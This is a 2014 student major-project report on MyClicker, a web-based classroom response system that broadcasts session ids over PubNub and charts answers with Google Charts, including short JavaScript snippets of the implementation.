


COMP 8045 Major Project Report 9 credits

Major Project Report

Electronic Responses System

MyClicker , answering is free

Salma Lalji A00109916 April, 2014

Alert! All sections are required.

SessionId *

Wait for question slide

Student Number *

Your Student#

Multiple Choice * Click one choice.

COMP 8045 Major Project Report 9 credits

Major Project Report

Electronic Responses System

MyClicker

Salma Lalji

A00109916 April, 2014

Table of Contents

1 Abstract

Electronic response systems have gained popularity in the educational sector and are used to encourage student participation in the classroom. Also known as clicker technology, research has shown increase in student participation, interest, and even understanding of material. One of the benefits for the instructors is the ability for them to gauge their l[2][3][4]. Therefore, the purpose of *MyClicker* project is to develop a flexible real-time system with enhanced features for both instructors and students, currently not available in the market. Instructors need not change their style of teaching, such as their PowerPoint slides, or verbal spontaneous discussions. Students do not need to purchase specialized hardware, but instead simply bring their devices to class and use a MyClicker webapp, reducing overhead costs for the institutions at the same time.

2 Introduction

Response systems traditionally have been comprised of electronic handheld devices called clickers, typically remote controls that interact with instructors by students. Systems using clickers need to have them replaced frequently, case of either new systems or lost and defective ones remotes. Furthermore, there is a need to have different clickers for different courses resulting in students having to buy multiple clickers at added expense.

Wireless Clicking Device

Today with rapid development of mobile wireless technology, students are now given the ability to respond and interact in a different more efficient method. For example, with instructor's web based applications students can interact through their own mobile devices.

One obvious advantage of this method is students use devices they already own and are familiar with. Advantage for institutions is savings by elimination of purchasing of misplaced or broken devices and the need for training on the use of specialized remote tools.

Web based systems, such as the Mobile Participation System (MPS) is one such system on the market that uses web interface application on the instructor side and mobile phone application and text messaging system on the student's side to respond to questions posed during the lecture [3]. Such systems use either prearranged web forms or costly plug-ins forms to present the questions. A time consuming concern is that Instructors must re-populate their questions on these web based systems from their slides regularly. Students would use SMS to respond, which can be expensive.

Even then, the idea of instant feedback from the students is very appealing to instructors, especially for large classes where it is difficult for them to gauge how much of the material the class comprehends.

Thus, response systems from the instructor's point of view change the pace of the lecture and renew students' attention and understanding of the material at hand. The instant feedback allows the instructor to change the pace of the lecture and either move forward to address new concepts or discuss older material, if the instructor feels the students have not grasped concepts, based on answers to the clicker questions.

MyClicker project is to design a complete system from a server listener to client mobile application for the instructor and their students by using web services and mobile webapp. Unlike similar applications on the market today, the instructor can present their questions without have to re-populate into another system, such as Microsoft PowerPoint slides, to deliver lecture material or questions to their students. The students can use any type of device to respond to the question presented to them with a free webapp, as long as they have a network connection.

3 Project Background

3.1 Overview

I submitted a Practicum Proposal for consideration to the Practicum Review Committee on April 15th, 2013. The Proposal reflects client requirements as stated in this report as well as the reasoning and logic behind the solution that was chosen. The Proposal was approved on April 29th, 2013 with Benjamin Yu as the subject expert and supervisor. The target completion date is April 28th, 2014.

3.2 Client

I was approached by my client, Dr. Fawziah Marra in December 2012 to build a system similar to the games played at the movie theaters today where questions are posed to the audience and outcome score results are posted in real-time. Her major requirement was that her students could use any device they chose, laptop, tablets, smartphones, to answer her multiple choice questions and that she could use the same slides she always used to present questions. In other words, she did not want to use commercial products that require her to recreate her material in another system.

Client Profile

Fawziah Marra PharmD
Professor, Faculty of Pharmaceutical Sciences
Clinical Pharmacy Lead, BC Centre for Disease Control
Phone: 604-822-7898
Email: fawziah@mail.ubc.ca

Dr. Fawziah Marra obtained her Bachelor of Science in Pharmacy and Doctor of Pharmacy at the University of British Columbia (UBC) and subsequently completed a two-year fellowship in Infectious Diseases Pharmacotherapy at the Vancouver General Hospital.

Dr. Fawziah Marra is a professor in the Faculty of Pharmaceutical Sciences at the University of British Columbia (UBC) and the Clinical Pharmacy Lead for Clinical Preventative Services at the BC Centre for Disease Control.

Teaching Areas of Interest

Dr. Marra teaches large classes of 220 students in the undergraduate program within the Faculty. Her teaching focuses on the therapeutics of various infectious diseases such as pneumonia, meningitis, intra-abdominal infections, tuberculosis, sinusitis, pharyngitis, and sexually transmitted infections. Dr. Marra uses a case-based approach to teach concepts around drug-related problems, goals of therapy, therapeutic alternatives, and monitoring parameters. Therapeutics classes are difficult to teach as the professor has to present new material to the students and also allow them to understand how to apply their knowledge for their specific patient.

Dr. Marra came up with the idea of having a more flexible mobile response system for her class. She did not want to recreate her question slides in another web based system, but instead to use what she is already using to present her lecture material. This posed a challenged which I found interesting to take on.

Dr. Marra feels that the instant feedback will help her to become a better teacher to her students, as well as make her

3.3 Scope Recommendations

Benjamin recommended some scope changes to increase the complexity of the project. The following is a list of his proposition.

1. Instead of having the server deployed in the instructor workstation, have a central server that any registered instructors can access (e.g. http://votehere.com)
2. Once an instructor is registered with an id, they can create a session. A session id will be generated and students can use the session id to register their vote for that

session. (E.g. a session id like 12345678 will be created and students can access the session via http://votehere.com/12345678)

3. Students should be able to input their own answers if none of the multiple choice answers is suitable
4. Appropriate graphs should be presented
5. Often in clicker exercises, instructors may allow students to vote once, and then do a peer discussion, and then ask students to revote. My system should allow instructors to compare the difference between two votes.
6. Allow students to submit their questions and answers to the server, so the instructor can pick any question to be asked in class
7. An extension to #6, is to allow students to pick questions from the set and answer them as a learning exercise

Recommendation number 3 was not approved by the client and therefore was not implemented to which my supervisor agreed to. Recommendations 6 and 7 where moved to Future Enhancements after midterm review by my supervisor as there was enough complexity added for multi-tasking client server application.

4 Client Letter

Please see PDF named Client Letter.pdf

5 Innovation

This application provides powerful functionality on three levels:

1. Flexibility for the instructor to pose their questions on any presentation medium
2. Flexibility for the student to use their own device
3. Broadcasting a session id to any platform independent device that populates automatically on the application
4. Bootstap framework to change user interface based on screen size
5. Phonegap framework to encapsulate web application into native app

5.1 Eliminate Re-Population

The application will empower the instructor by eliminating the need for the instructor to re-populate their slideshows again on a different system unnecessarily. Instructors need not change their style of teaching, such as their PowerPoint slides, or verbal spontaneous discussions. The system will sanction the instructors to be flexible in choosing the type of instrument to show their questions. That is, instructors do not need to add their question into a web base application like other applications in the market. They have the flexibility to use any application they prefer, such as PowerPoint, Word, Acrobat, or even a DocCam projector with hand written questions.

5.2 Platform Independence

The platform independency of the mobile webapp will allow the student to use any device such as a laptop, tablet, or smartphone to respond as long as they download MyClicker app on their device, or use a web browser, and have network connection.

5.3 Broadcasting

Best of all, the user no longer has to copy the unique id and type it in manually as they do, for example with “Poll Everywhere”, a current web application that asks their users to send an SMS id before answering the question. The benefit of *MyClicker* is the ability to send its users a unique session id automatically. In other words, unique session ids are broadcast to device(s) listening and open on that channel.

5.4 Bootstrap Framework

Giving the user unified user interface to add to the ability of platform indepence. The user should be able to have same or nearly the same look and more importantly functionality of the application when used on any type of device. Bootstrap, which is a collection of tools for creating websites and web applications, allows the developer to create user interface once. Bootstrap then renders the interface based on the device, by capturing the screen size and displaying the entities accordingly. Therefore the components such as buttons and links change automatically on the phone screen without the developer having to program it.

5.5 Phonegap Framework

Webapp development is possible because of such framework as Phonegap. Webapp's advantage is the ability for the developer to develop the application once, and allow Phonegap to encapsulate it so that it can be distributed into any OS mobile platform that supports browsers and have access to native device APIs.

6 Alternative Solutions

Alternative solutions to *MyClicker* are client server applications that provide full solutions including content presentation, polling from any device using SMS, real-time data chart presentation, and data storage for later use in reporting. There are many such systems available today such as Nearpod[13], and Poll Everywhere[14], which allow users to register into their server application, create an account, add question(s), and enable the audience to connect to that session unique id via verbal, email, or SMS methods.

However, most instructors have their material that they have been using for many years already compiled with tools they are familiar with. Most presentations are complex with graphs and images, some even with videos. Therefore to switch content and redo the presentation on another unfamiliar system is usually not easily accepted by instructors that have many different topics they teach and/or long presentations with many different slides.

The following is an excerpt from Jason Harlow, Lena Paulo Kushnir, Charly Bank, Scott Browning, Jim Clarke, Anne Cordon, David Harrison, Karen Ing, Cecilia Kutas, and Ruxandra Serbanescu, *Faculty Learning Community University of Toronto* [10] reporting on their findings on the impact of switching to new tools:

> *While most instructors prepared clicker-questions before lectures, 50% of interviewees reported occasionally thinking of a clicker-question in the middle of a class and asking it.*

Therefore this type of spontaneous questioning would be missed. Instructors would have had to have the questions inserted into the system for the audience to be able to respond in advance. *MyClicker* application allows the instructor to use even a plain black board, overhead, or verbal question and be as spontaneous as necessary.

Other larger system wide solutions such as Turning Technologies [7], based on the technology of hardware infrared clicker devices for audiences, not only have disadvantages for instructors, but also for students. They are very costly for students and since they are not standardized, students in some cases have to buy different brand devices for different classes. Again the paper by Jason Harlow, Lena Paulo Kushnir, Charly Bank, Scott Browning, Jim Clarke, Anne Cordon, David Harrison, Karen Ing, Cecilia Kutas, and Ruxandra Serbanescu indicated that the most common disadvantages of using clickers was the technology aspect[10]. Having to register students with clicker frequency, enforcing polices lost clickers, and posting clicker grades, and having to stop the class to prepare presentation for class taking away class time. Therefore as mentioned, instructors would rather use tools they are used to and students would rather use their devices they are familiar with.

7 Choices and Rationale

A client requirement to be able to use their own tools for content presentation and for students to use their own devices, was the main reason I chose to develop a system that allowed instructors and students to have minimal impact on their current in-class work flow. Instructors can carry on with already well developed methods of teaching and be spontaneous in class. Students do not need to dig into their pockets to buy yet another expensive device just to be able to participate in class. The best solution is to have a line of communication between instructor and students bringing their own devices to class that would have the ability to automatically send a session id to the students rather than manual input of an id that would tend to be error prone and time consuming.

After looking into several different ways of approaching mobile development, there is no easy answer. The type of content or service the system is trying to provide drives the solution. Project constraints, such as time, knowledge or experience of mobile development, and cost are also considered. It is decided that *webapp* is the development of choice. *Webapp's* ease of development and deployment, plus platform independence makes it a winner. Challenges are the ability to build responsive interface that will allow a user to have the same experience on any device they choose, whether a desktop or a mobile device.

Webapp is developed using browser based language such as HTML, CSS, and Javascript. I choose the language based on past experience and familiarity, as well as its suitability to mobile platform. The latest development tools that allow a rendering of a responsive web application and my choice are HTML5 with its responsive abilities, Bootstrap CSS3 framework, and JQuery. *Webapps* are packaged into native apps by using mobile frameworks. There are a number of frameworks from full stack development to a toolkit that offers specific functionality to develop *webapps* [7] [9]. Please the following table on the next page:

Library	Framework	Platform	Product/Service:
A toolkit for specific functionality. Used with other libraries to make up full mobile app Examples include UI widgets and 3D graphics libraries.	Set of libraries and guidelines to help developer build a complete mobile app from top to bottom. Full stack development Example: Phonegap	Set of frameworks, tools, services. Can build a full mobile app as well as package and distribute the app while storing on the cloud. Includes integrated development environment, documentation, support and automation tools. Example: Rhodes, MoSync, MobileIron, WidgetPad	Specific functionality or service and integrate it into the mobile solution. Combination built using libraries, frameworks, platforms Example: Corona

Different types of Framework for Mobile Development

Framework of choice

After much research for open source and ease of use platforms, I made the choice of using Phonegap as the framework. Phonegap is good for the type of development where you already have existing web application. It allows the developer to download their web pages from public Github repository and adds a wrapper for deploying on mobile devices or submitting the package for distribution on Apple Development. The end result is a native looking and functioning app. Phonegap allows custom app icon upload, and deployed like any other native app.

Phonegap is easy to use, free if you use public Github, making it plain and simple, for first time mobile developers. I ran a trivial little test to confirm the choice of development as *webapp* using Phonegap. The test consisted of a simple HTML form deployed on my public repository of Github. Phonegap used this repository and converted the web form into a useable functional native app on my HTC Android phone.

For the server side I chose PHP, simply because I am familiar with the language and it is a great web application development language, allowing extensions to be built in the future painlessly. Once the response data from the students are gathered and stored, the instructor will have abundance of information that could be used for reporting. For example trace student and their participation rate for participation marks, or use the application to complete a quiz.

MySQL database was chosen based on the familiarity of the tool and used in many number of web base applications. And since the complexity of the type of data and relationships of the application are minimal, there is no need to deploy robust database systems such as Oracle. In fact, XML file format would have worked just as well, but I chose to stick to what I am familiar with.

8 Development Details

8.1 Feasibility Assessment Report

Webapps vs Native apps

As internet connections become ever present and available 24/7, especially in universities and schools, the feasibility to be able to build client server web applications software such as mobile *webapps* has become plausible and even more appealing as compared to its counterpart native mobile application. Native apps have to be developed for every possible different platform students might use, increasing development costs. Comparatively, *webapp* are applications that are built to run on browsers and are deployed on any smart device that supports browsers. They are trouble-free to deploy, lightweight, simple to upgrade, and port across platforms. They have a numerous talented web developer community as compared to native application developers, who are still a small niche market. Therefore, in assessing feasibility, it follows to be a logical, technological, and cost effective conclusion to develop this project using *webapp* platform, especially for an application that does not require offline usage.

3rd party API

Third party API is a set of program functions built by software developer with standardization, to allow all other programmer to use the functions. This is known as API or application programming interface. I believe third party API is a great way to enrich, broaden and add value to applications. Traditional view of build your own functionality has its benefits of learning new technology adding more skill sets to your portfolio, but it is just as hard to implement small function that are side bar tools, out of main scope, time consuming as the central project, leaving less time for development for the main purpose of the project. Therefore I embraced PubNub API to use their HTML data streaming to broadcast session ids to devices, and also Google Charts to help display results of the session into a graphical output.


Broadcasting

It is important to understand some concepts behind socket interface before applying them to broadcasting. Network broadcasting means to propagate or to spread something, as in our case, a unique session id over wired or wireless connection to all those devices connected to the same network. That is, the server opens a channel or line of communication with those devices that are open and *listening* on the same line of communication. Listening means that the device intermittently asks the server if there are any messages for it to process. This is known as listening on a channel.

This channel is built by a socket connection, which is very similar to using a telephone system. Communication has two end points and a line in between. One end is sending information and the other end is listening in order to process the information. This applies in the same way for sockets, only that instead of voices, there is data flowing in the communication line. With broadcasting, there are multiple endpoints with multiple listeners receiving the same information from one source or endpoint.

MyClicker can have many organizations using the same system with many classes running at the same time. Therefore it is important to have different lines of communication between the class and its student responses. PubNub is one organization that helps to broadcast using socket connection to devices.

PubNub utilizes a Publish/Subscribe model for real-time data streaming and device signaling which lets you establish and maintain persistent socket connections to any device and push data to global audiences in less than ¼ of a second. PubNub makes it easy to add real-time capabilities to apps, without worrying about infrastructure.




PubNub Network Data Streaming

The above diagram shows different colored line of communication which represents different channels. A to D represents different organization or classes using the *MyClicker* application and the right side shows different students with different devices connected to the channels are sending responses. Each student can subscribed to one of many courses.

The reason for different channels is to separate different institutions or different classes running at the same time using the same network and server to process data. Same way the reason to have a unique session id broadcasted to student is to separate the question asked from current and past questions.

All answers are saved in the same database. For the server application to gather data pertaining to that particular current question, each of the answers must be grouped accordingly. Therefore the application sends out a unique id known as session id to all the devices. As the students respond with their answers which with the session id is sent back to the server creating a relationship of the question and the answer.

Below is the flow chart of the server application using PubNub API to open a channel through which the session id is broadcasted. As you can see, the server application asks PubNub to send out a text, in our case a session id into the network. PubNub throws this message out to the network and any device connected to PubNub and listening on the same channel receives the message.


Instructor Clicks Start Button
Open PubNub Channel
PubNub Listening on Open Channel sends Session ID
SessionID
SessionID
SessionID
Smart Phone
Smart Phone
Smart Phone

Data Flow from Server to mobile devices

For the mobile *MyClicker* app to start listening on the PubNub channel is to first click on the correct anchor link listed on the mobile app Home Page. **Appendix B** shows the Home Page on an HTC Phone device where course names are listed as anchor link. As the student clicks on the appropriate course name, the channel id is sent to PubNub and a line of communication on that channel is established for the user.


Once the student clicks on the appropriate course name, they see an Answer Form page, as seen on **Appendix B**. The student is now ready to receive session id from the instructor. The instructor must press the start button on his Start Page as shown on **Appendix A**, which enables PubNub to open a channel provided by the *MyClicker* server, create a unique session id to broadcast to devices open on that channel.

Following, is the Javascript code that establishes a PubNub Data Stream connection which assigns a channel id, creates session id using pubnub.uuid() function as a text message and broadcasts the message upon sendMessageButton event function envoked.

```
// Initialize the PubNub API connection.
var pubnub = PUBNUB.init({
      publish_key   : 'pub-c-c684061f-xxxx-xxxx-xxxx-xxxxxxxxxxxx, //masked publish key
      subscribe_key : 'sub-c-c4607170-xxxx-xxxx-xxxx-xxxxxxxxxxxx //masked subscribe key

   });

// Handles all the messages coming in from pubnub.subscribe.
function handleMessage(message) {

inputchannel.value = message.user;
inputsession.value = message.txt;

};
// when start button pressed //save input data into pubnub message
// and publish/broadcast on ch channel
$('#sendMessageButton').click(function (event) {

var message ='';
   pubnub.publish({
      channel: ch,
      message: {
      user: ''+ch,
      txt:  '' + PUBNUB.uuid()
      }
   });
});
```

Note that the channel is a variable, ch, which is saved as a random number during instructor registration process and captured by Javascript through HTTP Get Response Session as the instructor presses the start button.

This causes the session id to be populated on both the instructor’s Start Page as well as student’s Answer Form page where student enters their student id, chooses their choice and submit the answer. Below is the flowchart of data from devices to the server



Student webapp Flow Chart


Meanwhile the server is already collecting data from the database at 1500 intervals, counting each the choice set, saving the information as key value pair JSON format. This result is sent to Google Charts API that renders it into pie and column charts. Notice in the code below the session id is sent to a PHP function graph.php. This function selects data from the database pertaining to that session id only. Google API function then uses the custom options and draws a chart accordingly, col_chart.draw(view, coloptions). This whole process is within the function refreshData that is iterating every 1500 intervals.

Here is the Google API function:

```
function refreshData () {
        var jsonData = $.ajax({
           url: "graph.php?sessionId="+$.cookie("sessionId"), //get cookie sessionId for webapp instead of $_GET
           dataType:"json",
           async: false
           }).responseText;
var coloptions = {
            title: "Multiple Choice Answers As Column Graph",
            width: 800,
            height: 400,
            bar: {groupWidth: "95%"},
    legend: { position: "none" },
  };
  //draw column chart with views and options
  col_chart.draw(view, coloptions);
    }
    refreshData();
setInterval(refreshData, 1500);
}
```

8.2 Entity Relationship

There can be multiple instructors using the same server and database all over the world at the same time. Therefore it is imperative for system to know which answers belong to which question. At the same time the instructor can ask many questions in the same class, again it is important for the system to distinguish answers of one question to another in the database and calculate only those answers that area relevant.

